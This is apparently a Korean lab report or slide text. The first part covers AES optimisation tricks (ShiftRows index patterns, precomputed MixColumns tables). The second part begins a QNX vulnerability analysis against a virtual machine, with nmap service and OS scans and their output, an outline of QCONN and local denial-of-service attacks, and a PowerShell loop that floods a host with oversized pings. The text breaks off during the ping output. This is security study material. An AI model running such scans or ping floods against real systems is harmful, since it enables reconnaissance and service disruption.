
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

2라운드 SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]






ShiftRows 제거 연산 기법

1Round & 2Round




3Round & 4Round



규칙발견

Round	열번호	연산	규칙		
1	1	$[0] \times [5] \times [10] \times [15]$	+5	+5	+5
	2	$[1] \times [6] \times [11] \times [12]$	+5	+5	+1
	3	$[2] \times [7] \times [8] \times [13]$	+5	+1	+5
	4	$[3] \times [4] \times [9] \times [14]$	+1	+5	+5
2	1	$[0] \times [6] \times [8] \times [14]$	+6	+2	+6
	2	$[1] \times [7] \times [9] \times [15]$	+6	+2	+6
	3	$[2] \times [4] \times [10] \times [12]$	+2	+6	+2
	4	$[3] \times [5] \times [11] \times [13]$	+2	+6	+2
3	1	$[0] \times [7] \times [10] \times [13]$	+7	+3	+3
	2	$[1] \times 4 \times [11] \times [14]$	+3	+7	+3
	3	$[2] \times [5] \times [8] \times [15]$	+3	+3	+7
	4	$[3] \times [6] \times [9] \times [12]$	+3	+3	+3
4	1	$[0] \times [4] \times [8] \times [12]$	+4	+4	+4
	2	$[1] \times [5] \times [9] \times [13]$	+4	+4	+4
	3	$[2] \times [6] \times [10] \times [14]$	+4	+4	+4
	4	$[3] \times [7] \times [11] \times [15]$	+4	+4	+4

ShiftRows제거 흐름도



MixColumns 사전 연산 기법


MixColumns 연산

$$\begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix} \times \begin{bmatrix} S.0 \\ S.4 \\ S.8 \\ S.12 \end{bmatrix} = \begin{bmatrix} S.0 \times 2 \oplus S.4 \times 3 \oplus S.8 \times 1 \oplus S.12 \times 1 \\ S.0 \times 1 \oplus S.4 \times 2 \oplus S.8 \times 3 \oplus S.12 \times 1 \\ S.0 \times 1 \oplus S.4 \times 1 \oplus S.8 \times 2 \oplus S.12 \times 3 \\ S.0 \times 3 \oplus S.4 \times 1 \oplus S.8 \times 1 \oplus S.12 \times 2 \end{bmatrix} = \begin{bmatrix} S'.0 \\ S'.4 \\ S'.8 \\ S'.12 \end{bmatrix}$$


사전에 저장된 MixColumns 연산

사전에 저장된 GF(2⁸)의 값

	0	1	2
0	S.0×1	S.0×2	S.0×3
1	S.4×1	S.4×2	S.4×3
2	S.8×1	S.8×2	S.8×3
3	S.12×1	S.12×2	S.12×3



$$\begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix} \times \begin{bmatrix} S.0 \\ S.4 \\ S.8 \\ S.12 \end{bmatrix} = \begin{bmatrix} S[0][1] \oplus S[1][2] \oplus S[2][0] \oplus S[3][0] \\ S[0][0] \oplus S[1][1] \oplus S[2][2] \oplus S[3][0] \\ S[0][0] \oplus S[1][0] \oplus S[2][1] \oplus S[3][2] \\ S[0][2] \oplus S[1][0] \oplus S[2][0] \oplus S[3][1] \end{bmatrix} = \begin{bmatrix} S'.0 \\ S'.4 \\ S'.8 \\ S'.12 \end{bmatrix}$$



QNX 취약점 분석

취약점 분석을 위한 공격

Nmap을 활용한 Network Host/Ping Scan

Ping Flooding 공격

QCONN 취약점을 활용한 Remote 공격

Remote로 접속하여 Local 공격

'TimeCreate' Local Denial of Service 공격

QNX – '.Phgrafx' File Enumeration



Nmap을 활용한 Network Host /Ping Scan

MISC:

- 6: Enable IPv6 scanning
- A: Enable OS detection, version detection, script scanning, and traceroute
- datadir <dirname>: Specify custom Nmap data file location
- send-eth/--send-ip: Send using raw ethernet frames or IP packets
- privileged: Assume that the user is fully privileged
- unprivileged: Assume the user lacks raw socket privileges
- V: Print version number
- h: Print this help summary page.

EXAMPLES:

```
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
```

SEE THE MAN PAGE (<https://nmap.org/book/man.html>) FOR MORE OPTIONS AND EXAMPLES

```
C:\Users\A>nmap -sV 192.168.56.102
```

Starting Nmap 7.95 (<https://nmap.org>) at 2024-09-28 21:59 대한민국 표준시

Nmap scan report for 192.168.56.102

Host is up (0.0000040s latency).

Not shown: 998 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 9.7 (protocol 2.0)
--------	------	-----	----------------------------

8000/tcp	open	qconn	qconn remote IDE support
----------	------	-------	--------------------------

MAC Address: 52:54:00:3D:DF:CD (QEMU virtual NIC)

Service Info: OS: QNX; CPE: cpe:/o:qnx:qnx

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds

```
C:\Users\A>
```



Host is up (0.0000040s latency).

Not shown: 998 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 9.7 (protocol 2.0)
--------	------	-----	----------------------------

8000/tcp	open	qconn	qconn remote IDE support
----------	------	-------	--------------------------

MAC Address: 52:54:00:3D:DF:CD (QEMU virtual NIC)

Service Info: OS: QNX; CPE: cpe:/o:qnx:qnx

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds

C:\Users\A>nmap -O 192.168.56.102

Starting Nmap 7.95 (<https://nmap.org>) at 2024-09-28 22:10 대한민국 표준시

Nmap scan report for 192.168.56.102

Host is up (0.00013s latency).

Not shown: 998 closed tcp ports (reset)

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

8000/tcp	open	http-alt
----------	------	----------

MAC Address: 52:54:00:3D:DF:CD (QEMU virtual NIC)

Device type: general purpose

Running: FreeBSD 12.X|13.X

OS CPE: cpe:/o:freebsd:freebsd:12 cpe:/o:freebsd:freebsd:13

OS details: FreeBSD 12.0-RELEASE - 13.0-RELEASE

Network Distance: 1 hop


OS detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 7.64 seconds

C:\Users\A>



Ping flooding 공격



Windows PowerShell

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새로운 기능 및 개선 사항에 대한 최신 PowerShell을 설치 하세요! <https://aka.ms/PSWindows>

```
PS C:\Users\A> $ip = "192.168.56.101"
```

```
PS C:\Users\A> $size = 500000
```

```
PS C:\Users\A> for ($i=0; $i -lt 10000; $i++) { ping -n 1 -l $size $ip }
```

```
Windows PowerShell

Ping 192.168.56.101 32바이트 데이터 사용 :
192.168.56.101의 응답 : 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계 :
패킷 : 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
최소 = 0ms, 최대 = 0ms, 평균 = 0ms

Ping 192.168.56.101 32바이트 데이터 사용 :
192.168.56.101의 응답 : 바이트=32 시간<1ms TTL=64

192.168.56.101에 대한 Ping 통계 :
패킷 : 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
